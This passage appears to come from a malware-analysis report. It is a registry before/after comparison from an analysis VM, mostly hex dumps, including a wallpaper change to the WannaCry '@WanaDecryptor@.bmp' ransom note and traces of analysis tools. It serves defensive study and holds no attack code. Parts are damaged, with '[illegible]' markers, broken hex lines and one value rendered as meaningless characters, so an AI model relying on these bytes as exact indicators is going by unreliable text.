5F 2A 01 63 3E 99 00 91 50 8A 00 9B 56 A4 00 A5 04 03 01 AF EF C9 00 B6 51 5D 00 CC C1 01 01 DA D8
7E 00 E6 19 9B 00 01 00 40 01 00 00 4B 11 B4 00 01 00 42 01 00 00 27 69 12 01
```

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC1C75: 80
03 00 00 00 00 00 00 04 00 04 00 01 00 02 00 01 01 00 00 A5 AD CF 00 CD AD 05 01 4C 00 02 00 00 00 01
A6 37 01 02 99 66 00 05 61 0F 01 0D 78 79 00 0D A1 81 00 10 96 86 00 15 CE EB 00 1C 8F CF 00 21 77 7A
00 24 AC C7 00 25 3A D5 00 27 69 12 01 2F 39 D5 00 30 50 25 01 31 48 4F 00 36 E9 D2 00 3A 35 D8 00
3D 7F E6 00 3E 33 83 00 40 56 F1 00 44 B9 07 01 4A AA 81 00 4E 12 24 01 4E E7 C1 00 4F D5 EC 00 52 9F
4A 01 56 0A 85 00 57 AD 12 01 5E 65 27 01 65 A6 9E 00 6E 07 7F 00 70 2A 07 01 72 6E 4A 00 74 D6 20 01
75 A3 7E 00 79 9C 39 00 80 CB 42 01 81 06 95 00 86 7B 06 01 87 DE 83 00 8E 78 A2 00 90 D5 D0 00 93 86
61 00 95 9B 51 00 97 F6 C4 00 9D 9D 92 00 9E BB 0D 01 A0 86 61 00 A0 CD 71 00 A2 05 06 00 A2 2E 1E
01 A6 E9 B3 00 A7 36 A8 00 B1 CE 98 00 BC 6E B4 00 C0 46 AD 00 C3 6D 81 00 C3 99 F3 00 C4 66 27 01
CA 23 B7 00 CC 49 56 00 CF 74 AA 00 D3 82 61 00 D3 E8 8D 00 D9 07 24 01 E2 1B 56 00 E4 69 C9 00 EF
79 8
```

```
B 00 F0 E0 B6 00 F1 FC 60 00 F3 08 DB 00 F3 28 21 01 F6 30 8E 00 F7 12 5E 00 F7 D3 6F 00 F7 ED 6A 00
15 00 06 00 00 00 04 92 1E 01 28 8B B4 00 2D B1 A3 00 50 A4 30 01 55 5F 2A 01 63 3E 99 00 91 50 8A 00
96 39 0B 01 9B 56 A4 00 A0 AD 1C 01 A5 04 03 01 AF EF C9 00 B6 51 5D 00 C2 21 D1 00 C5 C0 05 01 CC
C1 01 01 D0 40 27 01 D6 B7 9A 00 DA D8 7E 00 E6 19 9B 00 E9 8A A7 00 01 00 40 01 00 00 4B 11 B4 00
01 00 42 01 00 00 27 69 12 01
```



HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475: 02  
03 00 00 00 00 00 00 04 00 04 00 01 02 02 00 00 00 00 07 00 00 00 0D 78 79 00 02 00 00 00 87 DE 83  
00 01 00 01 00 00 00 01 00 00 00 56 73 7D 00 01 00 04 00 00 00 23 00 00 00 1A 9C B2 00 01 00 68 00 00  
00 01 00 00 00 BC 6E B4 00

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Notifications\Data\418A073AA3BC3475: 13  
03 00 00 00 00 00 00 04 00 04 00 01 02 03 00 00 00 00 07 00 00 00 0D 78 79 00 02 00 00 00 87 DE 83  
00 1B 00 00 00 A1 9F 5E 00 05 00 01 00 00 00 01 00 00 00 00 7D 75 00 9A 00 00 00 56 73 7D 00 02 00 00  
00 6B 50 7E 00 01 00 00 00 90 D5 D0 00 02 00 00 00 E6 C5 31 00 01 00 04 00 00 00 23 00 00 00 1A 9C B2  
00 07 00 65 00 00 00 06 00 00 00 1C 95 5C 00 07 00 00 00 65 A6 9E 00 04 00 00 00 77 9B 93 00 01 00 00  
00 90 D5 D0 00 1C 00 00 00 A2 05 06 00 D0 04 00 00 E6 C5 31 00 35 00 00 00 F0 E0 B6 00 03 00 66 00 00  
00 0F 00 00 00 65 A6 9E 00 04 00 00 00 77 9B 93 00 0C 00 00 00 A2 05 06 00 01 00 67 00 00 00 03 00 00  
00 A2 05 06 00 02 00 68 00 00 00 2B 00 00 00 A2 05 06 00 01 00 00 00 BC 6E B4 00 01 00 69 00 00 00 B1  
00 00 00 65 A6 9E 00 01 00 6B 00 00 00 02 00 00 00 65 A6 9E 00 01 00 70 00 00 00 01 00 00 00 65 A6 9E  
00 01 00 72 00 00 00 47 00 00 00 A2 05 06 00 01 00 73 00 00 00 04 00 00 00 65 A6 9E 00 01 00 7

7 00 00 00 02 00 00 00 65 A6 9E 00 01 00 78 00 00 00 04 00 00 00 65 A6 9E 00 01 00 7D 00 00 00 04 00  
00 00 65 A6 9E 00 01 00 7F 00 00 00 07 00 00 00 65 A6 9E 00 01 00 81 00 00 00 06 00 00 00 65 A6 9E 00  
01 00 97 00 00 00 04 00 00 00 BE B3 EF 00

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{4CF5E464-  
1ED3-446E-88F2-698049710F2A}\DynamicInfo: 03 00 00 00 74 09 60 51 45 4A D9 01 CA 7A B4 E9 82 92  
DB 01 00 00 00 00 00 00 00 00 F7 2D C5 E9 82 92 DB 01

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{4CF5E464-  
1ED3-446E-88F2-698049710F2A}\DynamicInfo: 03 00 00 00 74 09 60 51 45 4A D9 01 AA EE 0C C4 83 92  
DB 01 00 00 00 00 00 00 00 00 2B B5 11 C4 83 92 DB 01

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{786C29A8-  
A5ED-4933-8EAE-5A1012C6619B}\DynamicInfo: 03 00 00 00 6E 1C 74 DE 87 4A D9 01 9B 6C 35 A5 83 92  
DB 01 00 00 00 00 00 00 00 00 7B 48 A5 83 92 DB 01

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{786C29A8-  
A5ED-4933-8EAE-5A1012C6619B}\DynamicInfo: 03 00 00 00 6E 1C 74 DE 87 4A D9 01 2F C2 D2 B4 83 92  
DB 01 00 00 00 00 00 00 00 00 90 72 E3 B4 83 92 DB 01

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileService\References\S-1-5-21-  
2169232433-3398496680-935370409-1000\RefCount: 04 00 00 00

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileService\References\S-1-5-21-  
2169232433-3398496680-935370409-1000\RefCount: 05 00 00 00

HKLM\SOFTWARE\Microsoft\Windows  
Search\UsnNotifier\Windows\Catalogs\SystemIndex\{0547A34B-7D7D-47B5-8407-EA3BC28D8AA2}:  
"102581840"

HKLM\SOFTWARE\Microsoft\Windows  
Search\UsnNotifier\Windows\Catalogs\SystemIndex\{0547A34B-7D7D-47B5-8407-EA3BC28D8AA2}:  
"111731696"

HKLM\SOFTWARE\WOW6432Node\Google\Update\LastStartedAU: 0x67D02F7A

HKLM\SOFTWARE\WOW6432Node\Google\Update\LastStartedAU: 0x67D030EE

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\LastStartedAU: 0x67D02F7A

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\LastStartedAU: 0x67D0323B

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\UsageStats\Daily\Counts\goopdate\_main:  
0B 00 00 00 00 00 00 00

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\UsageStats\Daily\Counts\goopdate\_main:  
0D 00 00 00 00 00 00 00

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\UsageStats\Daily\Counts\goopdate\_constru  
ctor: 0B 00 00 00 00 00 00 00

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\UsageStats\Daily\Counts\goopdate\_constru  
ctor: 0D 00 00 00 00 00 00 00

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\UsageStats\Daily\Integers\last\_started\_au:  
7A 2F D0 67 00 00 00 00

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\UsageStats\Daily\Integers\last\_started\_au:  
3B 32 D0 67 00 00 00 00

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\UsageStats\Daily\Timings\client\_update\_ap  
ps\_duration\_ms: 03 00 00 00 00 00 00 00 BF 76 00 00 00 00 00 0F 00 00 00 00 00 00 00 BA 49 00 00  
00 00 00 00

HKLM\SOFTWARE\WOW6432Node\Microsoft\EdgeUpdate\UsageStats\Daily\Timings\client\_update\_ap  
ps\_duration\_ms: 05 00 00 00 00 00 00 00 DE 76 00 00 00 00 00 0F 00 00 00 00 00 00 00 BA 49 00 00  
00 00 00 00

HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows  
Search\UsnNotifier\Windows\Catalogs\SystemIndex\{0547A34B-7D7D-47B5-8407-EA3BC28D8AA2}:  
"102581840"

HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows  
Search\UsnNotifier\Windows\Catalogs\SystemIndex\{0547A34B-7D7D-47B5-8407-EA3BC28D8AA2}:  
"111731696"

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-18\SequenceNumber:  
0x00000013

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-18\SequenceNumber:  
0x00000015

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-  
18\Device\HarddiskVolume3\Windows\System32\consent.exe: 85 26 6C A9 83 92 DB 01 00 00 00 00  
00 00 00 00 00 00 00 00 02 00 00 00

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-18\\Device\HarddiskVolume3\Windows\System32\consent.exe: 1F A6 26 F6 83 92 DB 01 00 00 00 00 00 00 00 00 00 02 00 00 00

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\SequenceNumber: 0x00000014

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\SequenceNumber: 0x00000016

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Microsoft.Windows.Cortana\_cw5n1h2txyewy: 67 28 BF AA 83 92 DB 01 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00

HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Microsoft.Windows.Cortana\_cw5n1h2txyewy: 6E 14 8C CE 83 92 DB 01 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00

HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-18\SequenceNumber: 0x00000013

HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-18\SequenceNumber: 0x00000015

HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-18\\Device\HarddiskVolume3\Windows\System32\consent.exe: 85 26 6C A9 83 92 DB 01 00 00 00 00 00 00 00 00 00 02 00 00 00

HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-18\\Device\HarddiskVolume3\Windows\System32\consent.exe: 1F A6 26 F6 83 92 DB 01 00 00 00 00 00 00 00 00 00 02 00 00 00

HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\SequenceNumber: 0x00000014

HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\SequenceNumber: 0x00000016

HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Microsoft.Windows.Cortana\_cw5n1h2txyewy: 67 28 BF AA 83 92 DB 01 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00

HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-2169232433-3398496680-935370409-1000\Microsoft.Windows.Cortana\_cw5n1h2txyewy: 6E 14 8C CE 83 92 DB 01 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Control Panel\Desktop\WallPaper: "C:\ProgramData\\_VM\background.png"

HKU\S-1-5-21-2169232433-3398496680-935370409-1000\Control Panel\Desktop\WallPaper: "C:\Users\user\Desktop\@WanaDecryptor@.bmp"

[illegible][illegible][illegible][illegible][illegible]

[illegible]

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\ActivityDataModel\ReaderRevisionInfo\77773399-  
0DFC-EBBD-C20C-02DCF7CC979A: "1恣 竺+膻瑯抛獨鎌獮憫据鏹≤撰么嫵恁𠂇†∟斨雷湊散•燿𢆺+悃  
瓚癩瑩卹潞敲揅•婁嬰ゝ怙E腓甯莆纂𡗗(至緋。睭禧绌惛恰~𠂇†∟榼塈犖•𢆺†††樞割慥漑汜整≤  
撰𦉰𠂇†††漠械模襴汜整綺祥•𢆺++琤珒禕汜整綺祥•𢆺++獵枋拏梯湯璔珒禕汜整≤撰𦉰+𢆺𢆺"

```
0 4F 00 4F 00 4C 00 53 00 5C 00 43 00 4D 00 44 00 45 00 52 00 5C 00 43 00 4D 00 44 00 45 00 52 00 2E
00 45 00 58 00 45 00 C7 0A F0 26 8A 3A C5 14 01 C6 1E A0 BB 98 94 EA AD D3 EC 01 00 29 57 00 7E 00
43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 44 00 49 00 45 00 5C 00 44 00 49 00 45 00 5F 00
57 00 49 00 4E 00 36 00 34 00 5F 00 50 00 4F 00 52 00 54 00 41 00 42 00 4C 00 45 00 5C 00 44 00 49 00
45 00 2E 00 45 00 58 00 45 00 C7 0A 44 03 AA 3B C5 14 01 C6 1E 90 99 BC 9F 97 A5 E0 ED 01 00 2A 57 00
7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 45 00 58 00 50 00 4C 00 4F 00 52 00 45 00
52 00 20 00 53 00 55 00 49 00 54 00 45 00 5C 00 43 00 46 00 46 00 20 00 45 00 58 00 50 00 4C 00 4F 00
52 00 45 00 52 00 2E 00 45 00 58 00 45 00 C7 0A 6C 6B DD 3B C5 14 01 C6 1E E0 E1 DF B6 B3 A5 E0 ED
```

01 00 4A 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 50 00 45 00 49 00 44 00 5C  
00 41 00 50 00 50 00 2D 00 50 00 45 00 49 00 44 00 2D 00 39 00 31 00 42 00 30 00 30 00 35

00 37 00 36 00 39 00 37 00 46 00 42 00 31 00 34 00 33 00 32 00 30 00 35 00 41 00 36 00 30 00 37 00 31  
00 41 00 34 00 34 00 38 00 32 00 45 00 37 00 41 00 44 00 31 00 46 00 46 00 33 00 37 00 45 00 31 00 32  
00 5C 00 50 00 45 00 49 00 44 00 2E 00 45 00 58 00 45 00 C7 0A 3D A9 A3 3A C5 14 01 C6 1E A0 93 EB 99  
89 A5 E0 ED 01 00 29 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 50 00 45 00 53  
00 54 00 55 00 44 00 49 00 4F 00 5C 00 50 00 45 00 53 00 54 00 55 00 44 00 49 00 4F 00 5C 00 50 00 45  
00 53 00 54 00 55 00 44 00 49 00 4F 00 2E 00 45 00 58 00 45 00 C7 0A 00 2A 35 3B C5 14 01 C6 1E E0 C0  
E0 96 DF 94 DF ED 01 00 36 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 52 00 45  
00 47 00 53 00 48 00 4F 00 54 00 2D 00 58 00 36 00 34 00 2D 00 55 00 4E 00 49 00 43 00 4F 00 44 00 45  
00 5C 00 52 00 45 00 47 00 53 00 48 00 4F 00 54 00 2D 00 58 00 36 00 34 00 2D 00 55 00 4E 00 49 00 43  
00 4F 00 44 00 45 00 2E 00 45 00 58 00 45 00 C7 0A 49 B8 57 3B C5 14 02 C6 1E C0

A9 B7 C4 BA D0 E4 ED 01 00 1C 57 00 7E 00 4D 00 49 00 43 00 52 00 4F 00 53 00 4F 00 46 00 54 00 2E 00  
57 00 49 00 4E 00 44 00 4F 00 57 00 53 00 2E 00 45 00 58 00 50 00 4C 00 4F 00 52 00 45 00 52 00 C7 0A  
9E C3 6E 3D C5 14 10 C6 1E A0 DC BA AF B9 D0 E4 ED 01 00 30 57 00 7E 00 7B 00 31 00 41 00 43 00 31  
00 34 00 45 00 37 00 37 00 2D 00 30 00 32 00 45 00 37 00 2D 00 34 00 45 00 35 00 44 00 2D 00 42 00 37  
00 34 00 34 00 2D 00 32 00 45 00 42 00 31 00 41 00 45 00 35 00 31 00 39 00 38 00 42 00 37 00 7D 00 5C  
00 43 00 4D 00 44 00 2E 00 45 00 58 00 45 00 C7 0A 6B E7 AF 3B C5 14 02 C6 1E 90 C2 8B F7 9E A5 E0 ED  
01 00 34 57 00 7E 00 7B 00 31 00 41 00 43 00 31 00 34 00 45 00 37 00 37 00 2D 00 30 00 32 00 45 00 37  
00 2D 00 34 00 45 00 35 00 44 00 2D 00 42 00 37 00 34 00 34 00 2D 00 32 00 45 00 42 00 31 00 41 00 45  
00 35 00 31 00 39 00 38 00 42 00 37 00 7D 00 5C 00 4E 00 4F 00 54 00 45 00 50 00 41 00 44 00 2E 00 45  
00 58 00 45 00 C7 0A 49 42 9D 3C C5 14 04 C6 1E F0 C2 83 B8 B9 D0 E4 ED 01 00 4E 57 0

0 7E 00 7B 00 31 00 41 00 43 00 31 00 34 00 45 00 37 00 37 00 2D 00 30 00 32 00 45 00 37 00 2D 00 34  
00 45 00 35 00 44 00 2D 00 42 00 37 00 34 00 34 00 2D 00 32 00 45 00 42 00 31 00 41 00 45 00 35 00 31  
00 39 00 38 00 42 00 37 00 7D 00 5C 00 57 00 49 00 4E 00 44 00 4F 00 57 00 53 00 50 00 4F 00 57 00 45  
00 52 00 53 00 48 00 45 00 4C 00 4C 00 5C 00 56 00 31 00 2E 00 30 00 5C 00 50 00 4F 00 57 00 45 00 52  
00 53 00 48 00 45 00 4C 00 4C 00 2E 00 45 00 58 00 45 00 C7 0A 26 C1 BD 3C C5 14 01 C6 1E C0 D8 CC C7  
AA A5 E0 ED 01 00 41 57 00 7E 00 7B 00 36 00 44 00 38 00 30 00 39 00 33 00 37 00 37 00 2D 00 36 00 41  
00 46 00 30 00 2D 00 34 00 34 00 34 00 42 00 2D 00 38 00 39 00 35 00 37 00 2D 00 41 00 33 00 37 00 37  
00 33 00 46 00 30 00 32 00 32 00 30 00 30 00 45 00 7D 00 5C 00 30 00 31 00 30 00 20 00 45 00 44 00 49  
00 54 00 4F 00 52 00 5C 00 30 00 31 00 30 00 45 00 44 00 49 00 54 00 4F 00 52 00 2E 00 45 00 58 00 45  
00 C7 0A 14 A6 0F 3B C5 14 01 C6 1E B0 AE E9 E6 E5 94 DF ED 01 00 43 57 00 7E 00 7B

00 36 00 44 00 38 00 30 00 39 00 33 00 37 00 37 00 2D 00 36 00 41 00 46 00 30 00 2D 00 34 00 34 00 34  
00 42 00 2D 00 38 00 39 00 35 00 37 00 2D 00 41 00 33 00 37 00 37 00 33 00 46 00 30 00 32 00 32 00 30  
00 30 00 45 00 7D 00 5C 00 49 00 44 00 41 00 20 00 46 00 52 00 45 00 45 00 57 00 41 00 52 00 45 00 20  
00 37 00 2E 00 36 00 5C 00 49 00 44 00 41 00 36 00 34 00 2E 00 45 00 58 00 45 00 C7 0A 20 AA 8D 3A C5  
14 01 C6 1E 90 C1 85 88 ED AD D3 EC 01 00 40 57 00 7E 00 7B 00 36 00 44 00 38 00 30 00 39 00 33 00 37  
00 37 00 2D 00 36 00 41 00 46 00 30 00 2D 00 34 00 34 00 34 00 42 00 2D 00 38 00 39 00 35 00 37 00 2D  
00 41 00 33 00 37 00 37 00 33 00 46 00 30 00 32 00 32 00 30 00 30 00 45 00 7D 00 5C 00 57 00 49 00 52  
00 45 00 53 00 48 00 41 00 52 00 4B 00 5C 00 57 00 49 00 52 00 45 00 53 00 48 00 41 00 52 00 4B 00 2E  
00 45 00 58 00 45 00 C7 0A 77 A8 25 3A C5 14 01 C6 1E A0 95 84 9C F3 CE E4 ED 01 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-

1000\Software\Microsoft\Windows\CurrentVersion\CloudStore\Store\Cache\DefaultAccount\de\$ab38e29e-5064-4a27-bea8-

ae14481203ce}\$windows.data.unifiedtile.localstartvolatiletilepropertiesmap\Current\Data: 02 00 00 00 C0 EC 45 E3 83 92 DB 01 00 00 00 00 43 42 01 00 0D 12 0A 0F 2B 57 00 7E 00 43 00 3A 00 5C 00 50 00 52 00 4F 00 47 00 52 00 41 00 4D 00 44 00 41 00 54 00 41 00 5C 00 43 00 48 00 4F 00 43 00 4F 00 4C 00 41 00 54 00 45 00 59 00 5C 00 42 00 49 00 4E 00 5C 00 44 00 45 00 50 00 45 00 4E 00 44 00 53 00 2E 00 45 00 58 00 45 00 C7 0A FB 0D 27 3B C5 14 04 C6 1E E0 8C 80 E8 98 F1 E1 ED 01 00 2A 57 00 7E 00 43 00 3A 00 5C 00 50 00 52 00 4F 00 47 00 52 00 41 00 4D 00 44 00 41 00 54 00 41 00 5C 00 43 00 48 00 4F 00 43 00 4F 00 4C 00 41 00 54 00 45 00 59 00 5C 00 42 00 49 00 4E 00 5C 00 47 00 48 00 49 00 44 00 52 00 41 00 2E 00 45 00 58 00 45 00 C7 0A 82 B2 AC 3A C5 14 02 C6 1E D0 CB EA CC BA F1 E1 ED 01 00 1A 57 00 7E 00 43 00 3A 00 5C 00 54 0

0 4F 00 4F 00 4C 00 53 00 5C 00 43 00 4D 00 44 00 45 00 52 00 5C 00 43 00 4D 00 44 00 45 00 52 00 2E 00 45 00 58 00 45 00 C7 0A 99 58 8B 3A C5 14 01 C6 1E A0 BB 98 94 EA AD D3 EC 01 00 29 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 44 00 49 00 45 00 5C 00 44 00 49 00 45 00 5F 00 57 00 49 00 4E 00 36 00 34 00 5F 00 50 00 4F 00 52 00 54 00 41 00 42 00 4C 00 45 00 5C 00 44 00 49 00 45 00 2E 00 45 00 58 00 45 00 C7 0A D3 54 AB 3B C5 14 01 C6 1E 90 99 BC 9F 97 A5 E0 ED 01 00 2A 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 45 00 58 00 50 00 4C 00 4F 00 52 00 45 00 52 00 20 00 53 00 55 00 49 00 54 00 45 00 5C 00 43 00 46 00 46 00 20 00 45 00 58 00 50 00 4C 00 4F 00 52 00 45 00 52 00 2E 00 45 00 58 00 45 00 C7 0A 65 53 DE 3B C5 14 01 C6 1E E0 E1 DF B6 B3 A5 E0 ED 01 00 4A 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 50 00 45 00 49 00 44 00 5C 00 41 00 50 00 50 00 2D 00 50 00 45 00 49 00 44 00 2D 00 39 00 31 00 42 00 30 00 30 00 35

00 37 00 36 00 39 00 37 00 46 00 42 00 31 00 34 00 33 00 32 00 30 00 35 00 41 00 36 00 30 00 37 00 31 00 41 00 34 00 34 00 38 00 32 00 45 00 37 00 41 00 44 00 31 00 46 00 46 00 33 00 37 00 45 00 31 00 32 00 5C 00 50 00 45 00 49 00 44 00 2E 00 45 00 58 00 45 00 C7 0A F4 E9 A4 3A C5 14 01 C6 1E A0 93 EB 99 89 A5 E0 ED 01 00 29 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 50 00 45 00 53 00 54 00 55 00 44 00 49 00 4F 00 5C 00 50 00 45 00 53 00 54 00 55 00 44 00 49 00 4F 00 5C 00 50 00 45 00 53 00 54 00 55 00 44 00 49 00 4F 00 2E 00 45 00 58 00 45 00 C7 0A F7 04 36 3B C5 14 01 C6 1E E0 C0 E0 96 DF 94 DF ED 01 00 36 57 00 7E 00 43 00 3A 00 5C 00 54 00 4F 00 4F 00 4C 00 53 00 5C 00 52 00 45 00 47 00 53 00 48 00 4F 00 54 00 2D 00 58 00 36 00 34 00 2D 00 55 00 4E 00 49 00 43 00 4F 00 44 00 45 00 5C 00 52 00 45 00 47 00 53 00 48 00 4F 00 54 00 2D 00 58 00 36 00 34 00 2D 00 55 00 4E 00 49 00 43 00 4F 00 44 00 45 00 2E 00 45 00 58 00 45 00 C7 0A 9E 92 96 3B C5 14 02 C6 1E C0

A9 B7 C4 BA D0 E4 ED 01 00 1C 57 00 7E 00 4D 00 49 00 43 00 52 00 4F 00 53 00 4F 00 46 00 54 00 2E 00 57 00 49 00 4E 00 44 00 4F 00 57 00 53 00 2E 00 45 00 58 00 50 00 4C 00 4F 00 52 00 45 00 52 00 C7 0A CC 9B 71 3D C5 14 10 C6 1E A0 DC BA AF B9 D0 E4 ED 01 00 30 57 00 7E 00 7B 00 31 00 41 00 43 00 31 00 34 00 45 00 37 00 37 00 2D 00 30 00 32 00 45 00 37 00 2D 00 34 00 45 00 35 00 44 00 2D 00 42 00 37 00 34 00 34 00 2D 00 32 00 45 00 42 00 31 00 41 00 45 00 35 00 31 00 39 00 38 00 42 00 37 00 7D 00 5C 00 43 00 4D 00 44 00 2E 00 45 00 58 00 45 00 C7 0A 7D 74 B1 3B C5 14 02 C6 1E 90 C2 8B F7 9E A5 E0 ED 01 00 34 57 00 7E 00 7B 00 31 00 41 00 43 00 31 00 34 00 45 00 37 00 37 00 2D 00 30 00 32 00 45 00 37 00 2D 00 34 00 45 00 35 00 44 00 2D 00 42 00 37 00 34 00 34 00 2D 00 32 00 45 00 42 00 31 00 41 00 45 00 35 00 31 00 39 00 38 00 42 00 37 00 7D 00 5C 00 4E 00 4F 00 54 00 45 00 50 00 41 00 44 00 2E 00 45 00 58 00 45 00 C7 0A B9 F4 9F 3C C5 14 04 C6 1E F0 C2 83 B8 B9 D0 E4 ED 01 00 4E 57 0

0 7E 00 7B 00 31 00 41 00 43 00 31 00 34 00 45 00 37 00 37 00 2D 00 30 00 32 00 45 00 37 00 2D 00 34  
00 45 00 35 00 44 00 2D 00 42 00 37 00 34 00 34 00 2D 00 32 00 45 00 42 00 31 00 41 00 45 00 35 00 31  
00 39 00 38 00 42 00 37 00 7D 00 5C 00 57 00 49 00 4E 00 44 00 4F 00 57 00 53 00 50 00 4F 00 57 00 45  
00 52 00 53 00 48 00 45 00 4C 00 4C 00 5C 00 56 00 31 00 2E 00 30 00 5C 00 50 00 4F 00 57 00 45 00 52  
00 53 00 48 00 45 00 4C 00 4C 00 2E 00 45 00 58 00 45 00 C7 0A 3C BA BF 3C C5 14 01 C6 1E C0 D8 CC C7  
AA A5 E0 ED 01 00 41 57 00 7E 00 7B 00 36 00 44 00 38 00 30 00 39 00 33 00 37 00 37 00 2D 00 36 00 41  
00 46 00 30 00 2D 00 34 00 34 00 34 00 42 00 2D 00 38 00 39 00 35 00 37 00 2D 00 41 00 33 00 37 00 37  
00 33 00 46 00 30 00 32 00 32 00 30 00 30 00 45 00 7D 00 5C 00 30 00 31 00 30 00 20 00 45 00 44 00 49  
00 54 00 4F 00 52 00 5C 00 30 00 31 00 30 00 45 00 44 00 49 00 54 00 4F 00 52 00 2E 00 45 00 58 00 45  
00 C7 0A 84 C5 10 3B C5 14 01 C6 1E B0 AE E9 E6 E5 94 DF ED 01 00 43 57 00 7E 00 7B

00 36 00 44 00 38 00 30 00 39 00 33 00 37 00 37 00 2D 00 36 00 41 00 46 00 30 00 2D 00 34 00 34 00 34  
00 42 00 2D 00 38 00 39 00 35 00 37 00 2D 00 41 00 33 00 37 00 37 00 33 00 46 00 30 00 32 00 32 00 30  
00 30 00 45 00 7D 00 5C 00 49 00 44 00 41 00 20 00 46 00 52 00 45 00 45 00 57 00 41 00 52 00 45 00 20  
00 37 00 2E 00 36 00 5C 00 49 00 44 00 41 00 36 00 34 00 2E 00 45 00 58 00 45 00 C7 0A DC DD 8E 3A C5  
14 01 C6 1E 90 C1 85 88 ED AD D3 EC 01 00 40 57 00 7E 00 7B 00 36 00 44 00 38 00 30 00 39 00 33 00 37  
00 37 00 2D 00 36 00 41 00 46 00 30 00 2D 00 34 00 34 00 34 00 42 00 2D 00 38 00 39 00 35 00 37 00 2D  
00 41 00 33 00 37 00 37 00 33 00 46 00 30 00 32 00 32 00 30 00 30 00 45 00 7D 00 5C 00 57 00 49 00 52  
00 45 00 53 00 48 00 41 00 52 00 4B 00 5C 00 57 00 49 00 52 00 45 00 53 00 48 00 41 00 52 00 4B 00 2E  
00 45 00 58 00 45 00 C7 0A 8D 02 58 3B C5 14 01 C6 1E A0 95 84 9C F3 CE E4 ED 01 00 00

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\\*\MRUList  
Ex: 07 00 00 00 06 00 00 00 05 00 00 00 04 00 00 00 03 00 00 00 02 00 00 00 01 00 00 00 00 00 00 FF  
FF FF FF

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSavePidlMRU\\*\MRUList  
Ex: 08 00 00 00 07 00 00 00 06 00 00 00 05 00 00 00 04 00 00 00 03 00 00 00 02 00 00 00 01 00 00 00  
00 00 00 FF FF FF FF

HKU\S-1-5-21-2169232433-3398496680-935370409-  
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\MRUListEx: 13 00 00 00 11  
